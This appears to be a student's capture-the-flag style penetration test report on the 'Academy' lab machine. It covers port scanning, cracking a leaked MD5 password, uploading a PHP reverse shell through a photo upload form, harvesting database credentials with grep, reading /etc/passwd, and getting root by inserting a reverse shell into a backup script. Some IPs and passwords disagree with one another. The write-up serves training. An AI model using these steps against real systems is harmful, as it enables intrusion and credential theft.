

Vulnerability Penetration Test Report

v.2.0

Khashika S@khashikas.ece2021@citchennai.net



Copyright © 2023 OffSec Ltd. All rights reserved.

No part of this publication, in whole or in part, may be reproduced, copied, transferred or any other right reserved to its copyright owner, including photocopying and all other copying, any transfer or transmission using any network or other means of communication, any broadcast for distant learning, in any form or by any means such as any information storage, transmission or retrieval system, without prior written permission from OffSec.

CONTENTS

1.Introduction	3
2.Objective	3
3.Recommendations	3
4.Steps followed	4-12

1.INTRODUCTION:

This assessment contains all items that were used to do penetration testing on the target machine i.e. academy machine .

2.OBJECTIVE:

The main objective of this assessment is to perform an internal penetration test against the academy machine.Our goal is to find the root flag.

3.RECOMMENDATIONS:

Before switching on the VM it is recommended to check both the attacker machine and target machine were in Bridged network.If not edit the VM and change the network settings to Bridged

4.STEPS FOLLOWED:

- Login to the academy machine by using username and password in the root password.txt file.
- By default this virtual machine's network settings were disabled ,so there won't be any ip addresses.
- Next step is to find the ip address of the academy machine.It is done by following procedures:
 1. Search ens33 no ip address in the browser and enter No ip address on VMware running centos.
 2. Run the following command

```
ip link set dev ens33 up-used to set up ens33
dhclient -v ens33-it is used to request an ip address from
```

DHCP server to the network interface ens33.
 3. Now check the ip address of the academy machine.My ip address is found to be 192.168.1.107.
- To configure SIEM cloud instances in this machine install splunk forwarder and configure it with our splunk cloud so that any malicious activity can be monitored and tracked.Follow these steps.

1. Open command prompt in windows. to copy the spl file to the academy VM. using command.

```
scp splunkclouduf.spl root@[academy ip]
```

2. Download the splunk universal forwarder in academy using command

```
wget -O splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.
```

3. To install and configure splunk universal forwarder use the following commands,

```
dpkg -i splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
```

```
export SPLUNK_HOME="/opt/splunkforwarder"
```

```
mkdir $SPLUNK_HOME
```

```
cd /opt/splunkforwarder/bin
```

```
./splunk start –accept-license
```

```
./splunk install app/splunkclouduf.spl
```

./splunk add forward-server username:port(used to add forward server in splunk for forwarding logs)

./splunk add monitor /var/log(used to monitor logs in splunk)


```

root@academy:~# ll
-bash: ll: command not found
root@academy:~# ls
flag.txt  splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
root@academy:~# useradd -m splunkfwd
useradd: user 'splunkfwd' already exists
root@academy:~# cd $SPLUNK_HOME/bin/
root@academy:/bin# cd ..
root@academy:/# export SPLUNK_HOME="/opt/splunkforwarder"
root@academy:/# mkdir $SPLUNK_HOME
mkdir: cannot create directory '/opt/splunkforwarder': File exists
root@academy:/# dpkg -i splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb
(Reading database ... 34639 files and directories currently installed.)
Preparing to unpack splunkforwarder-9.2.0.1-d8ae995bf219-linux-2.6-amd64.deb ...
This looks like an upgrade of an existing Splunk Server. Attempting to stop the installed Splunk Server...
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"
Stopping splunkd...
Stopping down. Please wait, as this may take a few minutes.

Stopping splunk helpers...

Done.
Unpacking splunkforwarder (9.2.0.1+d8ae995bf219) over (9.2.0.1+d8ae995bf219) ...
Setting up splunkforwarder (9.2.0.1+d8ae995bf219) ...
/var/lib/dpkg/info/splunkforwarder.postinst: line 60: curl: command not found
complete
root@academy:/# $SPLUNK_HOME/bin/splunk start --accept-license
Warning: Attempting to revert the SPLUNK_HOME ownership
Warning: Executing "chown -R splunkfwd:splunkfwd /opt/splunkforwarder"

```



- To find the login page follow these steps:
 1. Ping kali with academy.
 2. nmap is done with minimum rate =3000 and the results are stored in open_ports.txt

```
[root@kali:~] $ nmap -p- -v --min-rate=3000 | tee open_ports.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-25 01:06 EST
Initiating Ping Scan at 01:06
Scanning 192.168.1.103 [2 ports]
Completed Ping Scan at 01:06, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:06
Completed Parallel DNS resolution of 1 host. at 01:06, 0.07s elapsed
Initiating Connect Scan at 01:06
Scanning 192.168.1.103 [65535 ports]
Discovered open port 80/tcp on 192.168.1.103
Discovered open port 21/tcp on 192.168.1.103
Discovered open port 22/tcp on 192.168.1.103
Completed Connect Scan at 01:06, 8.23s elapsed (65535 total ports)
Nmap scan report for 192.168.1.103
Host is up (0.0018s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 8.44 seconds
```

3. Port scan reports:

IP Address	Ports Open
192.168.1.107	FTP: 21 SSH:22 HTTP:80

4. After scanning the ftp note.txt file is found. Student regno and hash code are found from this file.

```
[kali㉿kali)-[~/Academy]
# cat note.txt
Hello Heath !
Grimmie has setup the test website for the new academy.
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:
INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate` updateDate ) VALUES
('10201321', '', 'cd73502828457d1565bbd7a63fb0bc8', 'Rum Ham', '777777', '', '', '', '7.60', '2021-05-29 14:36:56', '');
The StudentRegno number is what you use for login.

I

Let me know what you think of this open-source project, it's from 2020 so it should be secure ... right ?
We can always adapt it to our needs.

-jdelta
```

5. Use MD5 centre to crack the password.The password is found to be “student”.
 6. In the website there is a default Apache web page.To find other web pages.wfuzz is used.

```

(Fahad@Fahad:~/Academy) $ ./wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u http://192.168.1.107/FUZZ --hc 404,403
(Fahad@Fahad:~/Academy) $ ./wfuzz -c -z file,/usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -u http://192.168.1.107/FUZZ --hc 404,403
* WFuzz 3.1.0 - The Web Fuzzer
=====
* Target: http://192.168.1.107//FUZZ
* Total requests: 119000
=====
ID      Response Lines   Word    Chars   Payload
=====
0000004400: 200      368 L  933 W  18781 Ch  " "
000000467: 301      9 L   28 W   319 Ch  "phennyadmin"
000005773: 301      9 L   28 W   316 Ch  "academy"
000024700: 404      9 L   31 W   275 Ch  "correlations"
=====
Total time: 348.6232
Processed Requests: 24703
Filtered Requests: 24700
Requests/sec.: 70.85872
=====
CTraceback (most recent call last):
  File "/usr/bin/wfuzz", line 33, in <module>
    sys.exit(load_entry_point('wfuzz==3.1.0', 'console_scripts', 'wfuzz')())
  File "/usr/lib/python3/dist-packages/wfuzz/wfuzz.py", line 91, in main
    session_options.close()
  File "/usr/lib/python3/dist-packages/wfuzz/options.py", line 482, in close
    self.http_pool_deregister()
  File "/usr/lib/python3/dist-packages/wfuzz/myhttp.py", line 139, in deregister
    self.cleanup()
  File "/usr/lib/python3/dist-packages/wfuzz/myhttp.py", line 123, in cleanup
    th.join()
  File "/usr/lib/python3.11/threading.py", line 1119, in join
    self._wait_for_tstate_lock()
  File "/usr/lib/python3.11/threading.py", line 1139, in _wait_for_tstate_lock
    if not self._acquire(block, timeout):
  File "/usr/lib/python3.11/_threading_local.py", line 25, in __exit__
    self.acquire(False)
KeyboardInterrupt
'C'
(Fahad@Fahad:~/Academy) $ rm -rf revishell1

```

7. By using academy we enter a login page .By entering username as student regno and password “student”.

STUDENT REGISTRATION

Student Registration

Student Record updated Successfully !!

Student Name	Rum Ham
Student Reg No	10201321
Pincode	777777
CGPA	7.60
Student Photo	
Upload New Photo	<input type="button" value="Browse..."/> No file selected.
<input type="button" value="Update"/>	

- To perform file upload vulnerability reverse shell is used.It is done by

1. Go to revshells.com
2. Enter the port number and kali/windows ip address
3. Select PHP Pentest and copy the code
4. Create a file .php extension[revshell.php] and save the code.
5. Use -nc lvpn [portnumber] to gain access to the target machine.
6. After this in the student profile page ,on student photo upload revshell.php and update.
7. To trigger the reverse shell right click on the photo and open this in new page.
8. Wait for some time to gain access to the machine ,whoever clicks our link.
9. After obtaining the access our next step is to find the usernames in the machine for this use,

cat /etc/passwd

```

listening on [any] 1234 ...
connect to [192.168.43.100] from (UNKNOWN) [192.168.43.113] 58670
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64 GNU/Linux
USER     TTY      FROM             LOGIN@   IDLE    JCPU   PCPU WHAT
root     pts/0    192.168.43.149  09:32  22:47  0.11s  0.06s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ cd home
$ cat /etc/passwd
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
ircd:x:41:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:system Time Synchronization,T.:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:system Network Management,...:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:system Resolution /run/systemd:/usr/sbin/nologin
messagebus:x:104:108::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:system Core Dumper:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftpx:x:107:114:ftpx daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmeie:x:1000:1000:administrator,,,:/home/grimmeie:/bin/bash
splunkfwd:x:1001:1001::/home/splunkfwd:/bin/sh
$ 

```

10. We found two users: root and grimmie.

```
File Actions Edit View Help
http://107.114.175.100:8080/academy
grimmiex:1000:1000:administrator,,,:/home/grimmiex/bin/bash
splunkfwd:1001:1001::/home/splunkfwd/bin/sh
$ cd /var/www/html
$ ls
academy
index.html
$ grep -ro password
academy/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM students where password='".md5($_POST['cpassword'])."' AND studentRegno='".$_SESSION['tRegno']."' ");
academy/change-password.php:20: $con=mysqli_query($bd, "update students set password='".md5($_POST['newpass'])."', updateDate='currrentTime' where studentRegno='".$_SESSION['tRegno']."' ");
academy/change-password.php:102: <input type="password" class="form-control" id="exampleInputPassword" name="cpassword" placeholder="Password" />
academy/change-password.php:106: <input type="password" class="form-control" id="exampleInputPassword2" name="newpass" placeholder="New Password" />
academy/change-password.php:110: <input type="password" class="form-control" id="exampleInputPassword3" name="cnfpass" placeholder="Confirm Password" />
academy/includes/config.php:4:$mysql_password = "My_Very3cure_Pass";
academy/includes/config.php:6:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
academy/db/onlinecourse.sql:34: "password" varchar(255) NOT NULL,
academy/db/onlinecourse.sql:43:INSERT INTO `admin`(`id`, `username`, `password`, `creationDate`, `updateDate`) VALUES
academy/db/onlinecourse.sql:148: "password" varchar(255) NOT NULL;
academy/pincode-verification.php:71: <input type="password" class="form-control" id="pincode" name="pincode" placeholder="Pincode" required />
academy/assets/js/jquery-1.11.1.js:2013:for ( i in { radio: true, checkbox: true, file: true, password: true, image: true } ) {
academy/assets/js/jquery-1.11.1.js:843: password: null,
academy/assets/js/jquery-1.11.1.js:9592:
    $hr.open( options.type, options.url, options.async, options.username, option
options.username );
academy/admin/change-password.php:16:$sql=mysqli_query($bd, "SELECT password FROM admin where password='".md5($_POST['cpassword'])."' AND username='".$_SESSION['tlogin']."' ");
academy/admin/change-password.php:20: $con=mysqli_query($bd, "update admin set password='".md5($_POST['newpass'])."', updateDate='currrentTime' where username='".$_SESSION['tlogin']."' ");
academy/admin/change-password.php:102: <input type="password" class="form-control" id="exampleInputPassword" name="cpassword" placeholder="Password" />
academy/admin/change-password.php:106: <input type="password" class="form-control" id="exampleInputPassword2" name="newpass" placeholder="New Password" />
academy/admin/change-password.php:110: <input type="password" class="form-control" id="exampleInputPassword3" name="cnfpass" placeholder="Confirm Password" />
academy/admin/includes/config.php:4:$mysql_password = "My_Very3cure_Pass";
academy/admin/includes/config.php:6:$bd = mysqli_connect($mysql_hostname, $mysql_user, $mysql_password, $mysql_database) or die("Could not connect database");
);
academy/admin/student-registration.php:14:$password=md5($_POST['password']);
academy/admin/student-registration.php:16:$ret=mysqli_query($bd, "insert into students(studentName,studentRegno,password,pincode) values('$_studentname', '$studentregno', '$password', '$pincode')");
academy/admin/student-registration.php:83: <label for="password">Password </label>
academy/admin/student-registration.php:84: <input type="password" class="form-control" id="password" name="password" placeholder="Enter password" required />
academy/admin/assets/js/jquery-1.11.1.js:2013:for ( i in { radio: true, checkbox: true, file: true, password: true, image: true } ) {
```

- Horizontal privilege escalation: (www->grimmie)

```
Actions Edit View Help
grimmie@academy:~$ grep -rn password
grep: splunkfwd/.splunk: Permission denied
grep: grimmie/.bash_history: Permission denied
grep: grimmie/.local/share: Permission denied
$ cat /var/www/html
cat: /var/www/html: Is a directory
$ ls
grimmie
splunkfwd
$ grep -rn password
grep: splunkfwd/.splunk: Permission denied
grep: grimmie/.bash_history: Permission denied
grep: grimmie/.local/share: Permission denied
$ su grimmie
Password: My_V3ryS3cur3_P4ss
ls
grimmie
splunkfwd
ssh grimmie@192.168.43.113
Pseudo-terminal will not be allocated because stdin is not a terminal.
Host key verification failed.
^C

[ kali㉿kali ~ ]/Academy]
$ ssh grimmie@192.168.43.113
The authenticity of host '192.168.43.113 (192.168.43.113)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTakhvKyaWVMDTB9+4WEg6WKzWlUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.113' (ED25519) to the list of known hosts.
grimmie@192.168.43.113's password:
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Sun May 30 03:21:39 2021 from 192.168.10.31
grimmie@academy:~$ cp ~/Downloads/linceas(1).sh lin.sh
cp: cannot stat '/home/grimmie/Downloads/linceas(1).sh': No such file or directory
grimmie@academy:~$
```

1. Now go to the website using default path /var/www/html.Two websites academy and index.html were found.

2.grep -rn password command is used to get all the passwords.From this we can find the password for grimmie as “My_V3ryS3cur3_P4ss”.

3.Switch the user to grimmie and enter password.

- Vertical privilege escalation: (grimmie ->root)

```
(kali㉿kali)-[~/Academy]
$ ll
total 896
-rw-r--r-- 1 kali kali 35849 Feb 26 16:30 common.txt
-rw-r--r-- 1 kali kali 860402 Feb 27 16:17 linpeas.sh
-rw-r--r-- 1 kali kali 776 May 29 2021 note.txt
-rw-r--r-- 1 kali kali 879 Feb 25 01:06 open_ports.txt
-rw-r--r-- 1 kali kali 2084 Feb 25 05:48 open_services.txt
-rwxr-xr-x 1 kali kali 2588 Feb 27 09:41 rev_shell.php

(kali㉿kali)-[~/Academy]
$ chmod +x linpeas.sh
(kali㉿kali)-[~/Academy]
$ ll
total 896
-rw-r--r-- 1 kali kali 35849 Feb 26 16:30 common.txt
-rwxr-xr-x 1 kali kali 860402 Feb 27 16:17 linpeas.sh
-rw-r--r-- 1 kali kali 776 May 29 2021 note.txt
-rw-r--r-- 1 kali kali 879 Feb 25 01:06 open_ports.txt
-rw-r--r-- 1 kali kali 2084 Feb 25 05:48 open_services.txt
-rwxr-xr-x 1 kali kali 2588 Feb 27 09:41 rev_shell.php

(kali㉿kali)-[~/Academy]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
            inet6 ::1/128 scope host proto kernel
                valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:1f:4a:c6 brd ff:ff:ff:ff:ff:ff
        inet 192.168.1.103/16 brd 192.168.255.255 scope global dynamic noprefixroute eth0
            valid_lft 27995sec preferred_lft 27995sec
            inet6 fe80::3ce5:c9e:55f5:956e/64 scope link noprefixroute
                valid_lft forever preferred_lft forever

(kali㉿kali)-[~/Academy]
$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

1.First download linpeas.sh(Linux privilege escalation used to search paths for suitable privilege escalation in linux) from github ans save it in academy .

2.Give the execute permission for linpeas.sh.

3.To transfer all the files in this particular academy folder use command,

```
python -m http.server 80
```

The terminal session shows the following steps:

- File browser listing files in the current directory.
- Running `python -m http.server 80` to start an HTTP server on port 80.
- Receiving a keyboard interrupt and exiting the server.
- Running `python -m http.server 80` again, receiving a keyboard interrupt and exiting.
- Running `python -m http.server 80` again, receiving a keyboard interrupt and exiting.
- Changing directory to `academy`.
- Attempting to change directory to `academy` again, receiving a "no such file or directory" error.
- Running `nc -lvpn 1234` to listen on port 1234.
- Receiving a connection from IP 172.16.11.54.
- Running `sh` to gain a shell.
- Checking the current directory (`pwd`).
- Switching to root user (`root`).
- Switching to root user again (`#`).
- Listing files in the directory (`ls`).
- Reading the flag file (`flag.txt`).
- Showing the content of the flag file (`cat flag.txt`).
- Displaying a congratulatory message about rooting the box.
- Displaying a message about the CMS being unsecure.
- Displaying a message asking for feedback if there were any issues.
- Displaying a "Happy hacking!" message.

4.After transferring go to grimmie user, download these files in linpeas directory.

5.In grimmie user go to home and do ll ,two files were found: backup.sh and academy.

6.Read backup.sh copy and paste it in a new file called backup.sh .Now again go to reverse shell generator, enter port number and kali ip address,copy the bash code.

7.Once again listening is done and now we have access to the root,we have found our target file flag.txt.

8.After reading the flag file ,our message is found to be "**Happy Hacking**" !